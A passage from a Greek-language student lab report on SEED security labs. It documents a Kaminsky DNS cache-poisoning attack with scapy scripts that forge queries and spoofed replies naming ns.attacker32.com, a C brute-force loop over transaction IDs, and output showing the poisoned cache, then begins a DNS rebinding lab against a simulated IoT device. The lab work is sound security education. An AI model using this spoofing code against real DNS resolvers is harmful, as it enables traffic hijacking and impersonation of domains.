  sport    = 12345
  dport    = domain
  len      = None
  chksum   = 0x0
###[ DNS ]###
  id       = 43690
  qr       = 0
  opcode   = QUERY
  aa       = 0
  tc       = 0
  rd       = 1
  ra       = 0
  z        = 0
  ad       = 0
  cd       = 0
  rcode    = ok
```

Εικόνα 136 Lab 7-Κατασκευάζουμε το `generate_dns_query.py` και το κάνουμε εκτελέσιμο


Στον κώδικα κατασκευάζουμε το IPpkt με δύο παραμέτρους, έτσι ώστε να το κατευθύνουμε στον Local dns server, και αποθηκεύουμε το πακέτο στο αρχείο ip.req.bin για να το κάνουμε inspect με το bless.



```
1#!/usr/bin/python3
2from scapy.all import *
3
4# based on SEED book code
5# from a random src to local DNS server
6IPpkt = IP(src='1.2.3.4',dst='10.0.0.13')
7# from a random sport to DNS dport
8UDPpkt = UDP(sport=1234, dport=53,checksum=0)
9
10# a inexistent fake FQDN in the target domain: example.com
11# the C code will modify it
12Qdsec = DNSQR(qname='www.example.com')
13DNSpkt = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)
14Querypkt = IPpkt/UDPpkt/DNSpkt
15
16# Save the packet data to a file
17with open('ip.req.bin', 'wb') as f:
18    f.write(bytes(Querypkt))
19    Querypkt.show()
20
21# Reply = sr1(Querypkt)
```

Εικόνα 137 Lab7-Τροποποίηση κώδικα generate_dns_query.py

Στην εικόνα 138 εκτελούμε hexdump για να κάνουμε inspect το ip_req.bin κάναμε στο προηγούμενο βήμα.



```

[01/11/24]seed@VM:~/../volumes$ hexdump ip_req.bin
00000000 0045 3f00 0100 0000 1140 6a6c 0201 0403
00000010 090a 3500 3930 3500 2b00 0000 aaaa 0001
00000020 0100 0000 0000 0000 7405 7977 7773 5507
00000030 0178 706d 656c 6303 6d6f 0000 0001 0001
0000003f
[01/11/24]seed@VM:~/../volumes$ hexdump -C ip_req.bin
00000000  45 00 00 3f 00 01 00 00 40 11 6c 6a 01 02 03 04  |E..?...@.}|....|
00000010  0a 09 00 35 30 39 00 35 00 2b 00 00 aa aa 01 00  |...509.5.*.....|
00000020  00 01 00 00 00 00 00 00 05 74 77 79 73 77 07 65  |.....twysw,e|
00000030  78 61 6d 70 6c 65 03 63 6f 6d 00 00 01 00 01  |xample.com.,.,.|
0000003f
[01/11/24]seed@VM:~/../volumes$ bless ip_req.bin &>/dev/null &
[1] 4432
[01/11/24]seed@VM:~/../volumes$
  
```

The image shows a terminal window with a hexdump of a file named ip_req.bin. The hexdump shows the first 3f bytes of the file. Below the hexdump, the file is blessed to /dev/null. The second part of the image shows a file editor window displaying the same file, with a hex view at the top and a text view below. The text view shows the file content as a series of bytes, with some bytes highlighted in red.

Εικόνα 138 Lab 7-Ελεγχος εξαγόμενου ip_req.bin

Task 3: Spoof DNS Replies

Στο Script 23, τοποθετούμε ως target το twysw.example.com που κάναμε construct στο προηγούμενο βήμα, προσθέτουμε στο rdata την διεύθυνση 1.2.3.4 ως απάντηση στο reply πακέτο, έπειτα μολύνουμε το reply με απάντηση από τον attacker nameserver, τον ns.attacker32.com.

Τρέχουμε το generate_dns_reply.py κ βλέπω το rdata. Τέλος δημιουργείτε το ip_resp.bin και αποθηκεύετε.

```
1  #!/usr/bin/python3
2  from scapy.all import *
3
4  # based on SEED book code
5  targetName = 'twysw.example.com'
6  targetDomain = 'example.com'
7
8  # find the true name servers for the target domain
9  # dig +short $(dig +short NS example.com), there are two:
10 # 199.43.133.53, 199.43.135.53
11 # the C code will modify src,qname,rrname and the id field
12
13 # reply pkt from target domain NSs to the local DNS server
14 IPpkt = IP(src='199.43.135.53', dst='10.9.0.53', checksum=0)
15 UDPpkt = UDP(sport=53, dport=33333, checksum=0)
16
17 # Question section
18 Qdsec = DNSQR(qname=targetName)
19 # Answer section, any IPs(rdata) are fine
20 Anssec = DNSRR(rrname=targetName, type='A',
21               rdata='1.2.3.4', ttl=259200)
22 # Authority section (the main goal of the attack)
23 NSsec = DNSRR(rrname=targetDomain, type='NS',
24               rdata='ns.attacker32.com', ttl=259200)
25
26 DNSpkt = DNS(id=0xAAAA, aa=1, ra=0, rd=0, cd=0, qr=1,
27              qdcount=1, anccount=1, nscount=1, arcount=0,
28              qd=Qdsec, an=Anssec, ns=NSsec)
29 Replypkt = IPpkt/UDPpkt/DNSpkt
30 with open('ip_resp.bin', 'wb') as f:
31     f.write(bytes(Replypkt))
32     Replypkt.show()
```

Script 23 Lab 7- Τροποποίηση generate_dns_reply.py

Στην εικόνα 139, βλέπουμε το reply packet



```
seed@vuln:~/Volumes
$ hexedit
| type      = A
| rclass    = IN
| ttl       = 259200
| rdlen     = None
| rdata     = 1.2.3.4
|
| ns
| ###[ DNS Resource Record ]###
| rname     = 'example.com'
| type      = NS
| rclass    = IN
| ttl       = 259200
| rdlen     = None
| rdata     = 'ns.attacker32.com'
|
| ar
|          = None

seed-attacker:/volumes
$> ls
attack                ip_req.bin
attack.c              ip_resp.bin
generate_dns_query.py  send_ip_nochange.c
generate_dns_reply.py  send_premade_dns.c
seed-attacker:/volumes
$>
```

Εικόνα 139 Lab 7-Τρέχουμε το `generate_dns_reply.py`

Task 4: Launch the Kaminsky Attack

Στο Script 24 μας ενδιαφέρει να κάνουμε συγκεκριμένες αλλαγές στο template του αρχείου `attack.c`, όπως είναι να μπορεί να εφαρμοστεί η υβριδική λογική της επίθεσης, με το να κάνει load το `ip_resp_bin` που δημιουργήσαμε και με λογική brute force να κάνουμε guess την transaction id.

```
// Load the DNS request packet from file
FILE * f_req = fopen("ip_req.bin", "rb");
if (!f_req) {
    perror("Can't open 'ip_req.bin'");
    exit(1);
}
unsigned char ip_req[MAX_FILE_SIZE];
int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);


// Load the first DNS response packet from file
FILE * f_resp = fopen("ip_resp.bin", "rb");
if (!f_resp) {
    perror("Can't open 'ip_resp.bin'");
    exit(1);
}
unsigned char ip_resp[MAX_FILE_SIZE];
int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

char a[26]="abcdefghijklmnopqrstuvwxyz";
while (1) {
    // Generate a random name with length 5
    char name[6];
    name[5] = '\0';
    for (int k=0; k<5; k++) name[k] = a[rand() % 26];
    printf("name: %s, id:%d\n", name, transid);
}
```

Script 24 Lab 7- Τροποποίηση κώδικα στο attack.c

Στην εικόνα 140 εκτελούμε το attack.c αρχείο, προκειμένου να επιτεθούμε στο Local dns server. Όπως εκτελέσαμε σε προηγούμενο task, κατασκευάζοντας ένα dns packet μέσω scapy (python), το οποίο και αποθηκεύτηκε σε ένα αρχείο, το attack.c το χρησιμοποιεί για να εφαρμόσει το σενάριο επίθεσης.

Στην εικόνα 141 εξετάζουμε εάν το σενάριο είναι επιτυχημένο, κάνουμε inspect το # rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db, το οποίο και μας δείχνει ότι η απόκρισή DNS έγινε επιτυχώς αποδεκτή από τον DNS server. Επεκτείνοντας την εντολή βλέπουμε με το grep attacker, εάν η cache, περιέχει την λέξη attacker (εδώ attacker32).



```
name: vtate, id:40404
name: tsihv, id:40904
name: tgaop, id:41404
name: aekps, id:41904
name: miisy, id:42404
name: pkalu, id:42904
name: ogppa, id:43404
name: visdp, id:43904
name: pxxrn, id:44404
name: mtryl, id:44904
name: kkssf, id:45404
name: qjpru, id:45904
name: lfcaw, id:46404
name: cvfwb, id:46904
name: wlywd, id:47404
name: nkwfl, id:47904
name: hrvzl, id:48404
name: aswrl, id:48904
name: sesue, id:49404
name: pxcwt, id:49904
name: duhds, id:50404
name: kqdix, id:50904
name: opqlr, id:51404

$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc flush
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep example.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      615551  \-AAAA  ;-$NXRRSET
attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 24192
86400
example.com.           777549  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      615539  \-AAAA  ;-$NXRRSET
attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 24192
86400
example.com.           777537  NS      ns.attacker32.com.
ns.attacker32.com [v4 TTL 1739] [v6 TTL 10739] [v4 success] [v6 nxrrset]
local-dns-server-10.9.0.53:/
$>
```

Εικόνα 140 Lab 7-Εκτέλεση rndc dumpdb

```
Terminal
seed@VM: ~/volumes

name: vjpw, id:35240
name: lxbjn, id:35440
name: pktfx, id:35640
name: njwwq, id:35840
name: fnmdl, id:36040
name: zbgjt, id:36240
name: kgcae, id:36440
name: plcsw, id:36640
name: phiko, id:36840
name: fyxdw, id:37040
name: ojkco, id:37240
name: vdpdp, id:37440
name: invkp, id:37640
name: abcet, id:37840
name: ytcif, id:38040
name: qnfor, id:38240
name: cecog, id:38440
name: qlkfo, id:38640
name: zqdw, id:38840
name: tyexc, id:39040
name: zwvcg, id:39240
name: duuui, id:39440
name: nmopa, id:39640

root@oc173889a6e4: /

zvky.example.com. 863541 A 1.2.3.6
zvvg.example.com. 863575 A 1.2.3.6
zwli.example.com. 863863 A 1.2.3.6
zwle.example.com. 863910 A 1.2.3.6
zwox.example.com. 863633 A 1.2.3.6
zxer.example.com. 863494 A 1.2.3.6
zxkb.example.com. 863492 A 1.2.3.6
zxmc.example.com. 863633 A 1.2.3.6
zxou.example.com. 863918 A 1.2.3.6
zxuz.example.com. 863959 A 1.2.3.6
zykg.example.com. 863692 A 1.2.3.6
zypu.example.com. 863958 A 1.2.3.6
zypz.example.com. 863961 A 1.2.3.6
zyup.example.com. 863948 A 1.2.3.6
zywm.example.com. 863640 A 1.2.3.6
zzeu.example.com. 863900 A 1.2.3.6
zzfm.example.com. 863944 A 1.2.3.6
zzgu.example.com. 863928 A 1.2.3.6
zzjz.example.com. 863881 A 1.2.3.6
zzsk.example.com. 863671 A 1.2.3.6
zzwn.example.com. 863957 A 1.2.3.6
zzyn.example.com. 863884 A 1.2.3.6
ocal-dns-server-10.9.0.53:/
>
```

Εικόνα 141 Lab 7-Εκτέλεση attack σε local dns server

Task 5: Result Verification


Η επίθεση είναι επιτυχής, γιατί στην κρυφή μνήμη DNS του τοπικού διακομιστή DNS, η εγγραφή NS για παράδειγμα.com έχει γίνει ns.attacker32.com (εικόνα 142). Συνεπώς όταν αυτός ο διακομιστής λαμβάνει ένα ερώτημα DNS για οποιοδήποτε όνομα κεντρικού υπολογιστή εντός του τομέα example.com, θα στείλει ένα ερώτημα στο ns.attacker32.com, αντί να το στείλει στον τομέα του νόμιμο διακομιστή ονομάτων.



```
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep zvijs.example.com /var/cache/bind/dump.db
zvijs.example.com.      863385  A      1.2.3.4
local-dns-server-10.9.0.53:/
$> rndc flush
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attack /var/cache/bind/dump.db
ns.attacker32.com.      615587  \-AAAA  ;-NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
7200 2419200 86400
example.com.            777582  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/
$>
```

Εικόνα 142 Lab 7-Έλεγχος αποτελεσμάτων

Με εκτέλεση της εντολής `dig example.com` στον user, παρατηρούμε ότι έχουμε επιτυχία (εικόνες 143 και 144)



```
$> dig example.com

; <<<> DiG 9.16.1-Ubuntu <<<> example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 13362
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: b33eb9649d2ca22d0100000065a049c3b8830ea0108a780a (good)
;; QUESTION SECTION:
;example.com.                IN      A
;; ANSWER SECTION:
example.com.                 259200  IN      A      1.2.3.4
;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jan 11 20:04:19 UTC 2024
;; MSG SIZE rcvd: 84

user-10.9.0.5:/
$>
```

Εικόνα 143 Lab 7-Έλεγχος αποτελεσμάτων



The screenshot shows a terminal window with a dark background. At the top, there's a window title bar for 'Terminal' and a date 'Jan 11, 15:03'. Below the title bar, there's a list of files on the left and a terminal window on the right. The terminal window shows a list of DNS records for 'example.com' with their TTL values. Below this, there's a command prompt showing the output of 'rndc dumpdb -cache && grep attack /var/cache/bind/dump.db'. The output shows a record for 'ns.attacker32.com' with a TTL of 615593 and a record for 'attacker32.com' with a TTL of 2008111001. The terminal window also shows a list of files on the left, including 'seed', 'wvarkit', and 'wvarkit'.

```
name: ddeqd, id:7440
name: gjdif, id:7640
name: kunew, id:7840
name: ncgum, id:8040
name: pnmrq, id:8240

; wcywa.example.com/A [ttl 540]
; eydff.example.com/A [ttl 72]
; fzheb.example.com/A [ttl 32]
; nzxso.example.com/A [ttl 732]
; yjxic.example.com/A [ttl 124]
; ajdll.example.com/A [ttl 540]
; hkbjx.example.com/A [ttl 616]
; bhtdy.example.com/A [ttl 432]
; vtmjh.example.com/A [ttl 580]
; cpumx.example.com/A [ttl 124]
; asmam.example.com/A [ttl 348]
; wmlu.example.com/A [ttl 124]
; twlom.example.com/A [ttl 540]
; drsps.example.com/A [ttl 124]
; nijrv.example.com/A [ttl 616]
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attack /var/cache/bind/dump.db
ns.attacker32.com. 615593 \-AAAA ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200
86400
example.com. 777309 NS ns.attacker32.com.
local-dns-server-10.9.0.53:/
$>
```

Εικόνα 144 Lab 7-Ελεγχος αποτελεσμάτων

Lab 8: DNS Rebinding Attack

Ο στόχος επίθεσης μας είναι μια συσκευή IoT πίσω από το τείχος προστασίας, χωρίς ωστόσο να μπορούμε να έχουμε απευθείας πρόσβαση σε αυτήν τη συσκευή IoT από έξω. Αυτό μπορούμε να το πετύχουμε με το να κάνουμε έναν εσωτερικό χρήστη να εκτελέσει τον κώδικα JavaScript, ώστε να μπορούμε να χρησιμοποιήσουμε την επίθεση επανασύνδεσης DNS για αλληλεπίδραση με τη συσκευή IoT.

Πολλές συσκευές IoT διαθέτουν έναν απλό ενσωματωμένο διακομιστή ιστού, έτσι ώστε οι χρήστες να μπορούν να αλληλοεπιδρούν με αυτές τις συσκευές μέσω API.

Συνήθως, αυτές οι συσκευές IoT προστατεύονται από ένα τείχος προστασίας, και δεν είναι δυνατή η άμεση πρόσβαση σε αυτές από έξω.

Λόγω αυτού του τύπου προστασίας, πολλές συσκευές IoT δεν εφαρμόζουν ισχυρό μηχανισμό ελέγχου ταυτότητας. Αν οι επιτιθέμενοι μπορούν να βρουν τρόπους να αλληλοεπιδράσουν μαζί τους, τότε μπορούν εύκολα να θέσουν σε κίνδυνο την ασφάλειά του.


Μιμούμαστε μια τόσο ευάλωτη συσκευή IoT χρησιμοποιώντας έναν απλό διακομιστή ιστού, ο οποίος εξυπηρετεί δύο API: κωδικός πρόσβασης και θερμοκρασία. Η συσκευή IoT μπορεί να ρυθμίσει τη θερμοκρασία δωματίου.

Για να γίνει αυτό, πρέπει να στείλουμε ένα αίτημα HTTP στο API θερμοκρασίας του διακομιστή.

Το αίτημα θα πρέπει να περιλαμβάνει δύο στοιχεία: την τιμή θερμοκρασίας στόχου και τον κωδικό πρόσβασης. Ο κωδικός πρόσβασης είναι ένα μυστικό που αλλάζει περιοδικά, αλλά μπορεί να ανακτηθεί χρησιμοποιώντας το API κωδικού πρόσβασης.

Επομένως, για να ρυθμίσουμε με επιτυχία τη θερμοκρασία, οι χρήστες πρέπει πρώτα να λάβουν το κωδικό πρόσβασης και στη συνέχεια, να επισυνάψουν τον κωδικό πρόσβασης στο API της θερμοκρασίας.

Ο κωδικός πρόσβασης δεν προορίζεται για τον σκοπό ελέγχου ταυτότητας. Χρησιμοποιείται για να νικήσει το Cross-Site Request Forgery (CSRF). Χωρίς αυτή την προστασία, αρκεί μια απλή επίθεση CSRF, και δεν υπάρχει ανάγκη χρήσης της πιο εξελιγμένης επίθεσης rebinding DNS.



Εικόνα 145 Lab 8-Τοπολογία Lab 8

Στην εικόνα 146, όπως σε κάθε lab έτσι και σε αυτό εκτελούμε όλες τις προπαρασκευαστικές ενέργειες για να στήσουμε τα container του εργαστηρίου. Τέλος γίνεται ο προγραμματισμένος έλεγχος καλής λειτουργίας τους με την εντολή `dockps`, στην οποία φαίνονται τα ενεργά

```


Jan 14 06:52
seed@VM: ~/Labsetup
Creating iot-192.168.60.80 ... done
Attaching to attacker-www-10.9.0.180, attacker-ns-10.9.0.153, iot-192.168.60.80, router, local
0.53
attacker-ns-10.9.0.153 | * Starting domain name service... named [ OK ]
attacker-www-10.9.0.180 | * Serving Flask app "/app/rebind_server"
attacker-www-10.9.0.180 | * Environment: production
attacker-www-10.9.0.180 | WARNING: This is a development server. Do not use it in a production
attacker-www-10.9.0.180 | Use a production WSGI server instead.
attacker-www-10.9.0.180 | * Debug mode: off
attacker-www-10.9.0.180 | * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
local-dns-server-10.9.0.53 | * Starting domain name service... named [ OK ]
iot-192.168.60.80 | * Serving Flask app "/app/rebind_iot"
iot-192.168.60.80 | * Environment: production
iot-192.168.60.80 | WARNING: This is a development server. Do not use it in a production
iot-192.168.60.80 | Use a production WSGI server instead.
iot-192.168.60.80 | * Debug mode: off
iot-192.168.60.80 | * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)

[01/14/24]seed@VM:~/Labsetup$ dockps
31c745a7feb8 iot-192.168.60.80
a61696386309 local-dns-server-10.9.0.53
45c7287f3ac4 router
850b89494330 attacker-ns-10.9.0.153
26a24ccfeaf7 attacker-www-10.9.0.180
[01/14/24]seed@VM:~/Labsetup$

```


Εικόνα 146 Lab 8-Αρχικοποίηση των container

Στην εικόνα 147 εκτελούμε στον browser μείωση το DNS caching time από το 60sec που είναι το default, σε 10 sec και κάνουμε επανεκκίνηση. Στόχος αυτής της ενέργειας είναι να μειώσουμε τον φόρτο στους DNS servers και να επιταχύνουμε τον χρόνο απόκρισης, που απαιτείται από τον firefox browser να κάνει cache τα αποτελέσματα του DNS.



Εικόνα 147 Lab 8-DNS caching time

Στην εικόνα 148 αφού ανοίξουμε με έναν text editor (nano) το αρχείο /etc/hosts, ελέγχουμε ότι έχει την καταχώρηση 192.168.60.80 στο www.seedloT32.com.



```
1 127.0.0.1 localhost
2 127.0.1.1 VM
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 ip6-localhost ip6-loopback
6 fe80:: ip6-localnet
7 ff00:: ip6-mcastprefix
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.80.80 www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5 www.SeedlabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5 www.xsslabegg.com
19 10.9.0.5 www.example32a.com
20 10.9.0.5 www.example32b.com
21 10.9.0.5 www.example32c.com
22 10.9.0.5 www.example60.com
23 10.9.0.5 www.example70.com
24
25 # For CSRF Lab
26 10.9.0.5 www.csrfiabegg.com
